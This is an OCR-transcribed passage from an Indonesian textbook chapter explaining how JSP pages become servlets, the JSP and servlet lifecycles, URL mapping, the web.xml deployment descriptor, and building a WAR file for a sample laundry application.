
7.5 Halaman JSP Adalah *Servlet* yang Menyamar

Subbab inilah yang membuat sisa bab ini masuk akal. Segala hal aneh tentang JSP — mengapa server web memerlukan kompilator, mengapa permintaan pertama lambat, mengapa pesan galat menyebut baris yang tidak dapat Anda temukan, mengapa variabel yang dideklarasikan dengan satu cara bertahan antarpermintaan sedangkan dengan cara lain tidak — bersumber dari satu fakta.

> **WAWASAN KUNCI.** Halaman JSP tidak pernah diinterpretasikan. Sebelum dapat menjawab permintaan pertamanya, *container* **menerjemahkannya** menjadi kode sumber sebuah kelas Java, **mengompilasi** kode sumber itu, **memuat** kelasnya, dan membuat satu *instance* darinya. Sejak itu, setiap permintaan hanyalah satu pemanggilan metode pada *instance* tersebut. Yang berjalan bukan halaman yang Anda tulis, melainkan kelas yang dihasilkan darinya.

7.5.1 Mesinnya

Gambar 7.12 adalah arsitektur proses ini.




Gambar 7.12 Mesin JSP di dalam mesin *servlet*. Permintaan klien tiba; jika halaman belum diterjemahkan, **JSP translator** membacanya dari penyimpanan dan membuat *servlet*; **JSP servlet** — kelas yang dihasilkan — dimuat dan dijalankan, dan keluarannya menjadi respons.

Dalam **Gambar 7.12**, permintaan untuk alamat `.jsp` mencapai mesin *servlet*; jika halaman perlu diterjemahkan, **JSP translator** membacanya, menulis berkas `.java`, dan menyuruh berkas itu dikompilasi (*buat servlet*); **JSP servlet** yang dihasilkan dimuat (*muat servlet*) dan dijalankan, dan keluarannya kembali sebagai respons.

7.5.2 Keputusannya, dalam diagram alir

Gambar 7.13 menceritakan hal yang sama sebagai sebuah keputusan, dan gambar ini lebih berguna karena memperlihatkan apa yang terjadi pada permintaan *kedua*.



Gambar 7.13 Cara halaman JSP dilayani. Server mengajukan satu pertanyaan — *apakah berkasnya berubah?* Jika ya, kode sumber dibuat dan dikompilasi; jika tidak, *servlet* yang sudah dikompilasi langsung dijalankan. Jalur mahal ditempuh sekali; jalur murah ditempuh seterusnya.

Belah ketupat di **Gambar 7.13** bertanya "**apakah berkas berubah sejak terakhir saya kompilasi?**" — belum pernah dikompilasi dihitung sebagai berubah. Tiga akibat mengikutinya. **Permintaan pertama untuk sebuah halaman lambat**, karena kompilator berjalan; permintaan berikutnya cepat. **Menyunting halaman di server yang sedang berjalan langsung berhasil**: cap waktunya berubah dan permintaan berikutnya mengompilasinya ulang. Dan **servlet container memerlukan kompilator Java pada saat berjalan**, itulah sebabnya Tomcat membawa kompilatornya sendiri.

> **DEFINISI. Penerjemahan** (*translation*) mengubah berkas `.jsp` menjadi kode sumber Java; **kompilasi** mengubah kode sumber itu menjadi kelas. Bersama-sama keduanya adalah **fase penerjemahan**, dan terjadi paling banyak sekali untuk setiap versi berkas. Segala yang terjadi pada setiap permintaan adalah **fase permintaan**. Banyak perilaku JSP terjelaskan dengan bertanya "apakah ini terjadi pada fase penerjemahan atau fase permintaan?", dan Subbab 7.19 mengubah pertanyaan itu menjadi aturan praktis.

7.5.3 *Servlet* yang dihasilkan, dicetak utuh

Cukup uraiannya. **Kode 7.6** adalah kelas sebenarnya yang dihasilkan dari **Kode 7.4**. Ini bukan ilustrasi; inilah yang ditulis MiniJSP ketika diperintah `./xlate.sh hello.jsp`, dan berkasnya disimpan di `minijsp/generated/`.

Kode 7.6 *Servlet* hasil terjemahan **Kode 7.4**, dicetak oleh MiniJSP. Bacalah berdampingan dengan halamannya dan cocokkan setiap baris.

```
// Generated from hello.jsp by MiniJSP. Do not edit: edit the .jsp and this file is written
again.
package jsp;

import minijsp.*;
import java.util.*;

public final class hello_jsp extends JspPage {

    @Override
    public void _jspService(Req request, Resp response, PageContext pageContext)
            throws Exception {
        HttpSession    session     = pageContext.getSession();
        ServletContext application = pageContext.getServletContext();
        ServletConfig  config      = pageContext.getServletConfig();
        JspWriter      out         = pageContext.getOut();
        response.setContentType("text/html; charset=UTF-8");

        out.write("<html>\n");
        out.write("\t<body>\n");
        out.write("\t\tHello, Web Programming class!\n");
        out.write("\t\t<br>\n");
        out.write("\t\tCurrent time is ");
        out.print(new java.util.Date());
        out.write("\n");
        out.write("\t</body>\n");
        out.write("</html>\n");
    }
}
```

Cocokkan baris demi baris; latihan inilah yang membuat JSP tidak lagi misterius.

Nama kelasnya. `hello.jsp` menjadi `hello_jsp`. Tomcat melakukan hal yang sama di paket `org.apache.jsp`, dan menyandikan tanda hubung sebagai `_002d`: *stack trace* yang menyebut `org.apache.jsp.WEB_002dINF.views.bill_002dform_jsp` berarti `/WEB-INF/views/bill-form.jsp`.

`extends JspPage`. Di Tomcat kelas yang dihasilkan mewarisi `HttpJspBase`, yang mengimplementasikan `HttpJspPage`, yang mewarisi `JspPage`, yang mewarisi `jakarta.servlet.Servlet`: halaman itu adalah *servlet*.

`_jspService`. Satu metode, dipanggil sekali untuk setiap permintaan, untuk semua metode HTTP. Garis bawah di depannya memperingatkan agar Anda tidak pernah menulis metode dengan nama itu sendiri.

Deklarasi di bagian atas — `session`, `application`, `config`, `out`, dan di Tomcat juga `request`, `response`, `page`, `pageContext`, serta kadang-kadang `exception` — *adalah objek implisit*: variabel lokal yang ditulis oleh penerjemah (Subbab 7.10).

`out.write(…)` untuk teks templat, `out.print(…)` untuk ekspresi. Setiap baris HTML menjadi literal string — lagi-lagi **Kode 7.1**, hanya saja bukan Anda yang menulisnya — dan ekspresinya diserahkan kepada `out.print` tanpa diubah. Hanya itulah arti `<%= … %>`.

Tanpa titik koma sesudah ekspresi. Kode yang dihasilkan sudah membubuhkannya; titik koma di dalam `<%= … %>` akan menghasilkan `out.print(new java.util.Date(););`, yang tidak dapat dikompilasi.

> **CONTOH.** Apa yang dihasilkan `Total: <%= 4 * 12000 %>`, dan apa yang akan dihasilkan `Total: <%= 4 * 12000; %>`?

> Yang pertama menghasilkan `out.write("Total: "); out.print(4 * 12000);` dan mencetak `Total: 48000`. Yang kedua menghasilkan `out.print(4 * 12000;);`. Kompilator Java menemukan titik koma di tempat ia mengharapkan kurung tutup, dan halaman gagal diterjemahkan. Galatnya menyebut baris di berkas yang tidak pernah Anda tulis, dan itulah sebabnya subbab berikut penting.

7.5.4 Membaca galat yang terjadi di berkas yang tidak Anda tulis

Karena kelasnya dihasilkan, galat kompilasi dilaporkan terhadap berkas hasil itu. Tomcat mencetak sesuatu yang bentuknya seperti ini:

Kode 7.7 Bentuk galat penerjemahan JSP. Jasper adalah nama mesin JSP Tomcat, dan `JasperException` tentang kompilasi selalu merupakan kegagalan penerjemahan atau kompilasi, bukan kegagalan logika halaman Anda.

```
org.apache.jasper.JasperException: Unable to compile class for JSP:

An error occurred at line: [12] in the jsp file: [/WEB-INF/views/bill.jsp]
Syntax error, insert ")" to complete Expression
9:   <tr><th>Quantity</th><td>${bill.quantity}</td></tr>
10:  <tr><th>Charged</th><td><%= bill.getPayment(; %></td></tr>
```

Dalam **Kode 7.7**, bacalah baris yang berbunyi **"in the jsp file"**: nomornya adalah nomor baris halaman Anda. Lihat potongan yang dicetak di bawahnya — di sini `bill.getPayment(;`, sebuah titik koma yang salah tempat. Bila itu belum cukup, bukalah kode sumber hasil di bawah `work/Catalina/localhost/<aplikasi>/org/apache/jsp/`; di MiniJSP, cukup tambahkan `?__source=1` pada alamatnya.

7.5.5 Siklus hidup: tiga metode, dipanggil dengan tiga kekerapan

Kelas yang dihasilkan memiliki lebih dari `_jspService`, dan dua metode lainnya adalah alasan sebuah halaman dapat mengingat sesuatu.

> **DEFINISI. Siklus hidup JSP** terdiri atas tiga metode. `jspInit()` dipanggil **sekali**, setelah halaman dimuat dan sebelum melayani apa pun. `_jspService()` dipanggil **sekali untuk setiap permintaan**. `jspDestroy()` dipanggil **sekali**, ketika *container* membuang halaman. Anda boleh menulis yang pertama dan yang terakhir; Anda tidak pernah boleh menulis yang di tengah.

Tabel 7.3 adalah riwayat satu permintaan beserta pelaku setiap langkah — versi JSP dari tabel yang diberikan Bab 3 untuk PHP.

Tabel 7.3 Riwayat satu permintaan JSP. Langkah 7 dan 8 terjadi sekali sepanjang hidup halaman; langkah lainnya terjadi pada setiap permintaan.

Langkah	Pelaku	Yang terjadi
1	Peramban	Tautan diklik atau formulir dikirim
2	Peramban	Permintaan HTTP disusun: metode, jalur, *header*, kadang-kadang badan
3	Jaringan	Permintaan mencapai server yang disebut dalam alamat
4	Tomcat	*Connector* menerimanya dan menyerahkannya kepada satu *thread* dari *pool*
5	Tomcat	Jalurnya dicocokkan dengan aplikasi, lalu dengan *servlet* atau halaman
6	Tomcat	*Filter* yang dipetakan ke jalur itu berjalan berurutan (Subbab 7.18)
7	Mesin JSP	Apakah berkas `.jsp` berubah? Jika ya, terjemahkan dan kompilasi (**Gambar 7.13**)
8	Mesin JSP	Jika ini pemakaian pertama, bangun objek halaman dan panggil `jspInit()`
9	Halaman	`_jspService()` berjalan sekali, pada satu *thread*, menulis ke `out`
10	Tomcat	*Buffer* dikirim: baris status, *header*, lalu badan
11	Jaringan, peramban	Respons kembali; peramban mengurai dan menggambarnya
—	Tomcat	Jauh kemudian, saat dimatikan atau dimuat ulang, `jspDestroy()` dipanggil sekali

Langkah 8 terjadi sekali, bukan sekali per permintaan: satu *instance* kelas halaman Anda melayani semua pengunjung, sedangkan PHP memulai setiap permintaan dari dunia yang kosong. Dan **langkah 9 berjalan pada banyak *thread* sekaligus**: variabel lokal aman, *field* tidak.

7.5.6 Membuktikan siklus hidup dengan halaman yang menghitung

`counter.jsp`, **Kode 7.8**, mendeklarasikan sebuah *field*, metode yang menaikkannya, dua metode siklus hidup, dan metode pembantu yang membuat judul acak, lalu memakai variabel lokal sebagai pembanding.

Kode 7.8 `counter.jsp`, halaman yang memperlihatkan perbedaan antara *field* dan variabel lokal.

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ include file="header.jspf" %>

<%!
    // A declaration. This is a field of the generated servlet class, not a
    // local variable, so it survives from one request to the next -- and it
    // is shared by every visitor at once, which is why it must be guarded.
    private int hits = 0;

    private synchronized int nextHit() { return ++hits; }

    public void jspInit()    { System.out.println("counter.jsp: jspInit()"); }
    public void jspDestroy() { System.out.println("counter.jsp: jspDestroy()"); }

    private String randomHeading() {
        return "<h3>" + Math.random() + "</h3>";
    }
%>

<h2>A declaration that remembers</h2>

<p>This page has been served <%= nextHit() %> time(s) since it was compiled.</p>

<%= randomHeading() %>

<p>Compare with a scriptlet variable, which starts again every request:</p>
<% int local = 0; local++; %>
<p>Local variable: <%= local %>.</p>

<%@ include file="footer.jspf" %>
```

Kode 7.9 adalah tempat deklarasi-deklarasi itu berakhir, langsung dari berkas hasilnya.

Kode 7.9 Bagian atas kelas yang dihasilkan dari **Kode 7.8**. Semua yang ditulis di antara `<%!` dan `%>` menjadi anggota kelas — termasuk *field* `hits` — di luar semua metode.

```
public final class counter_jsp extends JspPage {

    // ---- from <%! ... %> declarations: class members, not locals ----

    // A declaration. This is a field of the generated servlet class, not a
    // local variable, so it survives from one request to the next -- and it
    // is shared by every visitor at once, which is why it must be guarded.
    private int hits = 0;

    private synchronized int nextHit() { return ++hits; }

    public void jspInit()    { System.out.println("counter.jsp: jspInit()"); }
    public void jspDestroy() { System.out.println("counter.jsp: jspDestroy()"); }

    private String randomHeading() {
        return "<h3>" + Math.random() + "</h3>";
    }


    @Override
    public void _jspService(Req request, Resp response, PageContext pageContext)
            throws Exception {
```

Dan **Kode 7.10** adalah tempat variabel *scriptlet* berakhir: di dalam `_jspService`, yang baru pada setiap pemanggilan.

Kode 7.10 Bagian lebih bawah dari kelas yang sama. `nextHit()` menyentuh *field* bersama; `int local = 0; local++;` adalah variabel lokal biasa milik metode.

```
        out.write("<p>This page has been served ");
        out.print(nextHit());
        out.write(" time(s) since it was compiled.</p>\n");
        out.write("\n");
        out.print(randomHeading());
        out.write("\n");
        out.write("\n");
        out.write("<p>Compare with a scriptlet variable, which starts again every
request:</p>\n");
        int local = 0; local++;
        out.write("\n");
        out.write("<p>Local variable: ");
        out.print(local);
        out.write(".</p>\n");
```

Dua permintaan berturut-turut ke halaman itu menghasilkan **Kode 7.11**, tanpa penyuntingan apa pun di antaranya.

Kode 7.11 Keluaran sebenarnya dari dua permintaan berturut-turut ke **Kode 7.8**. *Field*-nya terus bertambah; variabel lokalnya tidak; judul acaknya baru setiap kali karena *metodenya* dipakai bersama tetapi setiap pemanggilan menghitung ulang.

```
first request:   <p>This page has been served 1 time(s) since it was compiled.</p>
                 <h3>0.6947807836386516</h3>
                 <p>Local variable: 1.</p>
second request:  <p>This page has been served 2 time(s) since it was compiled.</p>
                 <h3>0.05855877850633684</h3>
                 <p>Local variable: 1.</p>
```

Di konsol server, sekali dan hanya sekali, ketika halaman dimuat untuk permintaan pertamanya, MiniJSP mencetak **Kode 7.12**.

Kode 7.12 Keluaran konsol yang sebenarnya. `jspInit()` berjalan sekali; permintaan ketiga, keempat, dan kelima puluh tidak menambah apa pun.

```
counter.jsp: jspInit()
```

> **Bug paling jahat dalam bab ini.** *Field* yang dideklarasikan dalam `<%! … %>` dipakai bersama oleh semua pengunjung pada saat yang sama. Seandainya `counter.jsp` menulis `<%= ++hits %>` tanpa metode `synchronized`, dua permintaan serentak dapat sama-sama membaca 7, sama-sama menulis 8, dan satu kunjungan lenyap. Lebih buruk lagi, jika sebuah halaman mendeklarasikan `<%! private String customerName; %>` dan mengisinya dari permintaan, dua kasir di dua gerai yang melayani pelanggan pada saat yang sama dapat melihat pelanggan satu sama lain. Jangan pernah menaruh data permintaan di dalam deklarasi. Taruhlah di variabel lokal, atau di *request scope* atau *session scope* (Subbab 7.11).

7.6 *Servlet* Selengkapnya

Halaman JSP adalah *servlet*; demikian pula setiap *controller* dalam aplikasi bab ini. Subbab ini melihat API *servlet* secara langsung, karena mulai Subbab 7.15 kita menulis *servlet* dengan tangan, dan karena setiap *framework* web Java lain yang akan Anda temui dibangun di atas beberapa antarmuka yang sama ini.

7.6.1 Siklus hidup *servlet*

Servlet memiliki siklus hidup tiga ketukan yang sama dengan halaman: *container* membangun **satu** *instance*, memanggil `init()` sekali, memanggil `service(request, response)` sekali untuk setiap permintaan pada banyak *thread*, dan memanggil `destroy()` di akhir. `HttpServlet.service`

memilah menurut metode HTTP ke `doGet`, `doPost`, dan seterusnya; metode yang tidak Anda *override* menjawab "405 Method Not Allowed", sehingga `LogoutServlet`, yang hanya menjawab POST, memang tidak memiliki `doGet`.

Karena satu *instance* melayani semua *thread*, **field sebuah *servlet* hanya boleh berisi hal yang sama untuk setiap permintaan**. *Servlet* Laundry tidak memiliki *field* sama sekali; masing-masing menemukan DAO-nya di *application scope*.

7.6.2 Permintaan dan respons

`HttpServletRequest` adalah segala sesuatu yang dikirim peramban. Metode yang akan Anda pakai setiap hari adalah berikut: `getParameter(name)` mengembalikan satu parameter dari *query string* atau badan formulir, atau `null` jika parameter itu tidak dikirim; `getParameterValues(name)` mengembalikan semua nilainya; `getMethod()`, `getRequestURI()`, dan `getContextPath()` menjelaskan alamatnya; `getHeader(name)` membaca satu *header*; `getSession()` menemukan atau membuat sesi; `setAttribute` dan `getAttribute` menaruh objek ke dalam *request scope*, yang merupakan cara *controller* menyerahkan data kepada *view*; dan `getRequestDispatcher(path)` memberi objek yang dapat meneruskan permintaan ke sebuah halaman.

`HttpServletResponse` adalah cara Anda menjawab. `setContentType` dan `setCharacterEncoding` menjelaskan badan respons; `getWriter()` memberi tempat untuk menuliskannya; `setStatus(code)` menetapkan baris status; `sendError(code, message)` mengirim status galat dan membiarkan halaman galat milik *container* (Subbab 7.19) menggambarnya; `sendRedirect(url)` menyuruh peramban pergi ke tempat lain; dan `addCookie` mengirim *cookie*.

7.6.3 Memetakan alamat ke *servlet*

Container harus diberi tahu alamat mana yang menuju kelas mana. Ada dua cara, dan bab ini sengaja memakai keduanya.

Anotasi ditaruh pada kelas: `@WebServlet("/bills")` di atas `BillListServlet` berarti "kelas ini menjawab `/bills`". Pemetaannya berada di samping kode, dan itu praktis.

Deployment descriptor, `WEB-INF/web.xml`, menyimpan informasi yang sama dalam XML, terpisah dari kode: elemen `<servlet>` mengikat nama ke kelas, dan `<servlet-mapping>` mengikat pola URL ke nama itu. Kelihatannya seperti birokrasi, padahal bukan: alamat dapat diubah tanpa menyentuh Java, dan beberapa hal — yang terpenting *urutan filter* — hanya dapat dinyatakan di `web.xml`. Bila anotasi dan entri *descriptor* bertentangan, *descriptor* yang menang.

Pola URL ada tiga jenis. Pola **tepat** seperti `/bills` hanya cocok dengan jalur itu. **Awalan jalur** seperti `/bill/*` cocok dengan `/bill/advance` dan apa pun di bawah `/bill/`. Pola **ekstensi** seperti `*.jsp` cocok berdasarkan akhiran; dengan cara inilah Tomcat mengarahkan setiap alamat `.jsp` ke mesin JSP-nya tanpa Anda minta. Bila beberapa pola cocok, pola tepat yang menang, lalu awalan terpanjang, lalu ekstensi.

7.6.4 Satu *servlet*, diikuti dari awal sampai akhir

Singkatnya: saat mulai, *container* menemukan `@WebServlet("/hello")` dan mencatat pemetaannya; permintaan pertama membangun satu `HelloServlet` dan memanggil `init()`; setiap permintaan memanggil `service`, yang memanggil `doGet`; *container* menambahkan baris status dan *header* lalu mengirim badan yang tertampung di *buffer*. *Filter*, sesi, penerusan, dan JSP sendiri semuanya dibangun di atas kesepakatan itu.

7.7 Membangun dan Men-*deploy* Aplikasi Web

Aplikasi web Java dikembangkan dalam enam langkah: **1.** tulis dan kompilasi komponen web; **2.** buat sumber daya statis; **3.** tulis *deployment descriptor*; **4.** bangun berkas `.war`; **5.** *deploy* ke *container*; **6.** akses dari peramban.

7.7.1 Langkah 1: pohon pengembangan

Pisahkan kode sumber aplikasi web dari berkas hasil kompilasi, agar *build* berulang mudah dilakukan dan Anda selalu dapat membedakan apa yang Anda tulis dari apa yang dihasilkan. **Kode 7.13** adalah pohon jalur Tomcat bab ini.

Kode 7.13 Pohon pengembangan jalur Tomcat. `src` berisi Java yang Anda tulis; `web` berisi apa yang di-*deploy*; *build* mengompilasi `src` ke `WEB-INF/classes` pada salinan `web`.

```
jsp-servlet/
├── build.sh, build.ps1, build.bat   membangun dist/laundry.war
├── test.sh, test.ps1                menjalankan servlet tanpa Tomcat (Subbab 7.20)
├── lib-extra/                       jar JSTL yang Anda unduh (Tomcat tidak memilikinya)
├── src/laundry/
│   ├── model/    Bill, BillForm, Employee, Money, Now, Outlet, Service, Validator
│   ├── dao/      Db, BillDao, EmployeeDao, PasswordHash
│   └── web/      servlet, filter, dan AppListener
├── test/laundry/StubTest.java
└── web/                             semua yang masuk ke WAR
    ├── index.jsp, hello.jsp
    ├── static/   style.css, profitina-logo-horizontal.png
    ├── META-INF/context-mysql.xml.example
    └── WEB-INF/                     tidak pernah dilayankan ke peramban
        ├── web.xml                  deployment descriptor
        ├── jspf/     header.jspf, footer.jspf
        └── views/    halaman login, bills, bill, bill-form, dan error
```

Satu direktori di **Kode 7.13** istimewa, dan *container* sendiri yang menegakkannya.

> **DEFINISI.** `WEB-INF` adalah direktori yang tidak pernah dilayankan *container* kepada peramban. Permintaan untuk `/WEB-INF/apa-saja` selalu ditolak, menurut spesifikasi. Kelas, berkas jar, dan *deployment descriptor* tinggal di sana agar tidak ada yang dapat mengunduhnya.

Aplikasi Laundry bergantung pada hal ini: *view*-nya tinggal di `WEB-INF/views/`, hanya dapat dicapai melalui **forward** dari *servlet*, sehingga tidak ada yang dapat mencapai formulir nota lewat pintu samping yang melewatkan pemeriksaan login.

7.7.2 Langkah 2 dan 3: sumber daya statis dan *deployment descriptor*

Sumber daya statis adalah *style sheet*, logo, dan HTML biasa, dan halaman galat termasuk di dalamnya (Subbab 7.19).

> **DEFINISI. Deployment descriptor** adalah berkas `WEB-INF/web.xml`. Berkas ini memuat petunjuk yang diperlukan *container* saat berjalan: pengaturan yang dibaca aplikasi, kelas mana yang merupakan *servlet* dan *filter* serta alamat mana yang dijawabnya, halaman mana yang ditampilkan saat galat, dan berapa lama sesi berlaku. Berkas ini tidak berisi logika.

Kode 7.14 adalah *descriptor* aplikasi Laundry, lengkap.

Kode 7.14 `WEB-INF/web.xml` milik aplikasi Laundry. Isinya hanya mengikat nama ke nilai, kelas ke nama, dan pola URL ke kelas.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- The deployment descriptor of Profitina Laundry (Jakarta Servlet 6.0).
     Servlets and the listener are declared by annotations in their classes;
     the filters are declared here, because only web.xml fixes their ORDER. -->
<web-app xmlns="https://jakarta.ee/xml/ns/jakartaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="https://jakarta.ee/xml/ns/jakartaee
                             https://jakarta.ee/xml/ns/jakartaee/web-app_6_0.xsd"
         version="6.0">

  <display-name>Profitina Laundry</display-name>

  <!-- Settings every page can read as ${initParam.shopName}. -->
  <context-param>
    <param-name>shopName</param-name>
    <param-value>Profitina Laundry</param-value>
  </context-param>

  <!-- SQLite by default. For MySQL set the environment variable
       LAUNDRY_DB_URL=jdbc:mysql://localhost:3306/profitina_laundry
       (plus LAUNDRY_DB_USER and LAUNDRY_DB_PASSWORD), or use the pool:
       put the name jdbc/laundry in laundry.db.jndi and see
       META-INF/context-mysql.xml.example. -->
  <context-param>
    <param-name>laundry.db.url</param-name>
    <param-value>jdbc:sqlite:${user.home}/profitina-laundry/laundry.db</param-value>
  </context-param>
  <context-param>
    <param-name>laundry.db.jndi</param-name>
    <param-value></param-value>
  </context-param>

  <!-- Filters run in the order of their filter-mapping elements. -->
  <filter>
    <filter-name>encoding</filter-name>
    <filter-class>laundry.web.EncodingFilter</filter-class>
  </filter>
  <filter>
    <filter-name>accessLog</filter-name>
    <filter-class>laundry.web.AccessLogFilter</filter-class>
  </filter>
  <filter>
    <filter-name>auth</filter-name>
    <filter-class>laundry.web.AuthFilter</filter-class>
  </filter>
```

Kode 7.14 (Lanjutan) *WEB-INF/web.xml milik aplikasi Laundry. Isinya hanya mengikat nama ke nilai, kelas ke nama, dan pola URL ke kelas.*

```
  <filter-mapping>
    <filter-name>encoding</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
  <filter-mapping>
    <filter-name>accessLog</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>
  <filter-mapping>
    <filter-name>auth</filter-name>
    <url-pattern>/bills</url-pattern>
    <url-pattern>/bills/*</url-pattern>
    <url-pattern>/bill</url-pattern>
    <url-pattern>/bill/*</url-pattern>
  </filter-mapping>

  <welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>

  <error-page>
    <exception-type>java.lang.Throwable</exception-type>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>
  <error-page>
    <error-code>403</error-code>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>
  <error-page>
    <error-code>404</error-code>
    <location>/WEB-INF/views/error.jsp</location>
  </error-page>

  <session-config>
    <session-timeout>30</session-timeout>
    <cookie-config>
      <http-only>true</http-only>
    </cookie-config>
    <tracking-mode>COOKIE</tracking-mode>
  </session-config>

</web-app>
```

Bacalah **Kode 7.14** dari atas. Elemen akarnya menyebut *namespace* Jakarta dan `version="6.0"`. Setiap `<context-param>` adalah pengaturan untuk seluruh aplikasi: `shopName` dibaca halaman sebagai `${initParam.shopName}`; `laundry.db.url` menyebut basis data, dengan `${user.home}` diganti oleh kode awal kita sehingga WAR yang sama berfungsi di setiap sistem operasi; `laundry.db.jndi` menyebut *pool* koneksi bila ada yang dikonfigurasi (Subbab 7.16.4). Elemen `<filter>` dan `<filter-mapping>` ditaruh di sini, bukan dalam anotasi, karena hanya `web.xml` yang menetapkan **urutannya**, dan *filter* autentikasi hanya dipetakan ke alamat-alamat nota sehingga halaman login tetap dapat dicapai. `<welcome-file-list>` melayani `index.jsp` untuk `/laundry/`. Elemen `<error-page>` menangkap jenis eksepsi atau kode status (Subbab 7.19). `<session-config>` memberi sesi yang menganggur waktu 30 menit, menandai *cookie* sesi sebagai **HttpOnly**, dan melarang id sesi dibawa di dalam URL. *Servlet* dan *listener* dideklarasikan dengan anotasinya.

7.7.3 Langkah 4: membangun WAR

> **DEFINISI. Berkas WAR** — *Web application ARchive* — adalah berkas ZIP yang berisi aplikasi web dengan tata letak folder `web` pada **Kode 7.13**, dengan kelas hasil kompilasi di `WEB-`

> `INF/classes` dan jar pustaka di `WEB-INF/lib`. *Container* menerimanya langsung dan membongkarnya sendiri. Inilah satuan *deploy*: satu berkas, disalin ke satu tempat.

Build hanyalah beberapa penyalinan dan satu kompilasi; **Kode 7.15** melakukannya dengan JDK saja — tanpa Maven, tanpa Gradle.

Kode 7.15 `build.sh`, yang membangun `dist/laundry.war`. `build.ps1` dan `build.bat` melakukan hal yang sama di Windows. Jar Servlet API dipakai untuk *mengompilasi* dan sengaja tidak disalin ke dalam WAR.

```
#!/usr/bin/env bash
# Builds dist/laundry.war from src/ and web/ (macOS, Linux, Git Bash on Windows).
# Needs a JDK 17 or newer: javac and jar. Tomcat itself is not needed to BUILD.
set -euo pipefail
cd "$(dirname "$0")"
API="${SERVLET_API:-../lib/jakarta.servlet-api-6.0.0.jar}"   # or
$CATALINA_HOME/lib/servlet-api.jar

rm -rf build dist
mkdir -p build/WEB-INF/classes build/WEB-INF/lib dist
cp -R web/. build/                                           # pages, web.xml, static
files
javac -encoding UTF-8 --release 17 -cp "$API" -d build/WEB-INF/classes $(find src -name
'*.java')
cp ../lib/sqlite-jdbc-3.53.2.0.jar build/WEB-INF/lib/        # the SQLite driver travels
with the app
if ls lib-extra/*.jar >/dev/null 2>&1; then
  cp lib-extra/*.jar build/WEB-INF/lib/                      # JSTL (and MySQL driver, if
you put it there)
else
  echo "NOTE: lib-extra/ has no JSTL jars; the pages will not run until you add them
(README, step 3)."
fi
jar --create --file dist/laundry.war -C build .
echo "Built dist/laundry.war:"
jar --list --file dist/laundry.war
```

Ikuti **Kode 7.15**: salin `web/` ke `build/`; kompilasi `src/` terhadap Servlet API ke `WEB-INF/classes`; salin *driver* SQLite dan jar apa pun di `lib-extra/` ke `WEB-INF/lib`; kemas hasilnya.

> **Jangan pernah menaruh Servlet API di dalam WAR Anda.** *Container* sudah menyediakan `jakarta.servlet.*`; salinan kedua di `WEB-INF/lib` dimuat oleh *class loader* yang berbeda, dan hasilnya adalah `ClassCastException` yang menyatakan sebuah kelas tidak dapat di-*cast* ke *dirinya sendiri*. Kompilasilah terhadap jar API — `lib/servlet-api.jar` milik Tomcat atau `jakarta.servlet-api-6.0.0.jar` yang disertakan bab ini — dan tinggalkan jar itu di luar arsip.

Tomcat mengimplementasikan *servlet*, JSP, dan EL, tetapi tidak mengimplementasikan pustaka tag standar, sehingga aplikasi yang memakai `<c:forEach>` harus membawa `jakarta.servlet.jsp.jstl-api-3.0.0.jar` dan `jakarta.servlet.jsp.jstl-3.0.1.jar` di `WEB-INF/lib`; `lib-extra/README.md` memuat alamat unduhannya. Tanpa keduanya, halaman pertama gagal dengan pesan “the URI `jakarta.tags.core` cannot be resolved”.

